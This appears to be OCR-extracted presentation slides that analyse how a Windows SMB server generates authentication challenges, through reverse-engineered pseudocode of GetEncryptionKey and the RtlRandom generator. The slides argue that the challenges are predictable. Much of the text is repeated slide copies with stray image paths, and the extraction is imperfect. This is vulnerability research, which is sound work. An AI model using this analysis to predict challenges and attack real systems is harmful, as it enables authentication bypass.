        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

# GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```



# GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

# GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

# GetEncryptionKey() summary

- Gets **entropy** bits from
  - **KeQuerySystemTime()**
  - **_EncryptionKeyCount**
- Constructs a **seed**
  - **seed** = **CT[1], CT[2]-1, CT[2], CT[1]+1**
- Gets **n1**, **n2**, **n3** from **RtlRandom()**
- Modifies **n1** and **n2** depending on **n3**
- Returns a **challenge** concatenating **n1** and **n2**


# Where do we want to go ?

If we know

- ★the current **internal state** of **RtlRandom**()
- ★the current **system time** of the GetEncryptionKey() call
- ★the current value of _**EncryptionKeyCount**


➡**...we can calculate n1, n2, n3...**
➡**...and predict the next challenges to be issued...**

# RtlRandom overview
[1/5]



# RtlRandom overview: Pseudorandom Number Generators [2/5]

- A pseudorandom number generator (PRNG) generates sequence of numbers
- Desirable properties of a generated sequence of random numbers
  - K1: low probability of identical consecutive elements
  - K2: pass certain statistical tests
  - K3: should be impossible to recover or predict values from any given sequence
  - K4: should be impossible from an inner state to recover any previous values or any previous inner states
- A PRNG may not be cryptographically suited

# RtlRandom overview: Linear Congruential Generators [3/5]

- A Linear Congruential Generator (**LCG**) is a PRNG
- Algorithm
    - **$X_{n+1} = (a * X_n + c) \bmod m$**
- Generates **predictable** sequences of pseudorandom numbers
  - ➡ **It is not suitable for cryptographic purposes**
  - Knowing a, c, m and Xn it is straightforward to calculate Xn+1
  - Given a few Xn it is possible to recover a, c and m
    - ➡ Given a few Xn it is possible to reconstruct the sequence

# RtlRandom overview: MacLaren-Marsaglia Generators [4/5]

- A MacLaren and Marsaglia system (**M-M**) is a PRNG
- Combines the output of **two LCG** and a fixed size **vector**
- Algorithm

  i. generate **X** using **LCG1**


  ii. generate **Y** using **LCG2**

  iii. construct index **j** from **Y**

  iv. fetch **Z** from **V[j]**


  v. store **X** into **V[j]**

  vi. return **Z**




# RtlRandom overview: MacLaren-Marsaglia Generators [5/5]

## M-M vector V




- Vector V, size n, initialized
- X = LCG1()
- Y = LCG2()
- j = Y & (n - 1)
- Z = V[j]
- V[j] = X
- return Z



# RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;                   // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;                   // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;                   // LCG{1,2} modulus

        DWORD X;                                // LCG1 output
        DWORD Y;                                // LCG2 output
        DWORD Z;                                // RtlRandom output

        X = ( a * (*Seed) + c ) mod m           // M-M LCG1
        Y = ( a * X + c ) mod m                 // M-M LCG2

        *Seed = Y                               // returned as context
        j = Y & 0x7F                            // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]        // FETCH
        _RtlpRandomConstantVector[j] = X        // STORE

        return Z
}
```

# RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;             // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;             // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;             // LCG{1,2} modulus

        DWORD X;                          // LCG1 output
        DWORD Y;                          // LCG2 output
        DWORD Z;                          // RtlRandom output

        X = ( a * (*Seed) + c ) mod m     // M-M LCG1
        Y = ( a * X + c ) mod m           // M-M LCG2

        *Seed = Y                         // returned as context
        j = Y & 0x7F                      // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]      // FETCH
        _RtlpRandomConstantVector[j] = X      // STORE

        return Z
}
```

# RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;             // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;             // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;             // LCG{1,2} modulus

        DWORD X;                          // LCG1 output
        DWORD Y;                          // LCG2 output
        DWORD Z;                          // RtlRandom output

        X = ( a * (*Seed) + c ) mod m     // M-M LCG1
        Y = ( a * X + c ) mod m           // M-M LCG2

        *Seed = Y                         // returned as context
        j = Y & 0x7F                      // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]       // FETCH
        _RtlpRandomConstantVector[j] = X       // STORE

        return Z
}
```

# RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;          // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;          // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;          // LCG{1,2} modulus

        DWORD X;                       // LCG1 output
        DWORD Y;                       // LCG2 output
        DWORD Z;                       // RtlRandom output

        X = ( a * (*Seed) + c ) mod m  // M-M LCG1
        Y = ( a * X + c ) mod m        // M-M LCG2

        *Seed = Y                      // returned as context
        j = Y & 0x7F                   // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]      // FETCH
        _RtlpRandomConstantVector[j] = X      // STORE

        return Z
}
```

# RtlRandom() pseudocode


```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;              // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;              // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;              // LCG{1,2} modulus

        DWORD X;                           // LCG1 output
        DWORD Y;                           // LCG2 output
        DWORD Z;                           // RtlRandom output

        X = ( a * (*Seed) + c ) mod m      // M-M LCG1
        Y = ( a * X + c ) mod m            // M-M LCG2

        *Seed = Y                          // returned as context
        j = Y & 0x7F                       // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]   // FETCH
        _RtlpRandomConstantVector[j] = X   // STORE

        return Z
}
```

# RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;              // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;              // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;              // LCG{1,2} modulus

        DWORD X;                           // LCG1 output
        DWORD Y;                           // LCG2 output
        DWORD Z;                           // RtlRandom output

        X = ( a * (*Seed) + c ) mod m      // M-M LCG1
        Y = ( a * X + c ) mod m            // M-M LCG2

        *Seed = Y                          // returned as context
        j = Y & 0x7F                       // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]   // FETCH
        _RtlpRandomConstantVector[j] = X   // STORE

        return Z
}
```


# RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;                  // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;                  // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;                  // LCG{1,2} modulus

        DWORD X;                               // LCG1 output
        DWORD Y;                               // LCG2 output
        DWORD Z;                               // RtlRandom output

        X = ( a * (*Seed) + c ) mod m          // M-M LCG1
        Y = ( a * X + c ) mod m                // M-M LCG2

        *Seed = Y                              // returned as context
        j = Y & 0x7F                           // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]       // FETCH
        _RtlpRandomConstantVector[j] = X       // STORE

        return Z
}
```



# RtlRandom() pseudocode

```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;           // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;           // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;           // LCG{1,2} modulus

        DWORD X;                        // LCG1 output
        DWORD Y;                        // LCG2 output
        DWORD Z;                        // RtlRandom output

        X = ( a * (*Seed) + c ) mod m   // M-M LCG1
        Y = ( a * X + c ) mod m         // M-M LCG2

        *Seed = Y                       // returned as context
        j = Y & 0x7F                    // index derived created LCG2

        Z = RtlpRandomConstantVector[j]         // FETCH
        _RtlpRandomConstantVector[j] = X        // STORE

        return Z
}
```



# RtlRandom() pseudocode


```
DWORD _RtlpRandomConstantVector[128]

DWORD ntoskrnl!RtlRandom(DWORD *Seed)
{
        DWORD a = 0x7FFFFFED;                // LCG{1,2} multiplier
        DWORD c = 0x7FFFFFC3;                // LCG{1,2} increment
        DWORD m = 0x7FFFFFFF;                // LCG{1,2} modulus

        DWORD X;                             // LCG1 output
        DWORD Y;                             // LCG2 output
        DWORD Z;                             // RtlRandom output

        X = ( a * (*Seed) + c ) mod m        // M-M LCG1
        Y = ( a * X + c ) mod m              // M-M LCG2

        *Seed = Y                            // returned as context
        j = Y & 0x7F                         // index derived from LCG2

        Z = _RtlpRandomConstantVector[j]     // FETCH
        _RtlpRandomConstantVector[j] = X     // STORE

        return Z;
}
```

# RtlRandom() summary


- It is an M-M system

➡ Two operations can be defined

✓ **FETCH**: dependent on values of the **table** AND the **seed**/ context




✓ **STORE**, dependent on values of the **seed**/context BUT independent of the values of the table




# Challenge generation macro analysis overview

Knowing the PRNG **internal state depends** on

1. **_EncryptionKeyCount** value
2. Calls to **RtlRandom()**
3. Return value of **KeQuerySystemTime()**

... we performed a macro analysis of the SMB protocol and the related components...

# Challenge generation macro analysis [1/3]



**_EncryptionKeyCount** value

- Always initialized to zero at system boot time
- Only updated by GetEncryptionKey, which is not usually called

➡ **_EncryptiontKeyCount** is **predictable** depending on the environment ( _EncryptionKeyCount = 0 )

# Challenge generation macro analysis [2/3]



## Calls to RtlRandom()

- They are performed every time a process is spawned
  - not an issue
  - large number of process spawns during attack not likely
    - try another predicted challenge
    - launch the attack again

➡**The consequences of RtlRandom() calls can be circumvented**

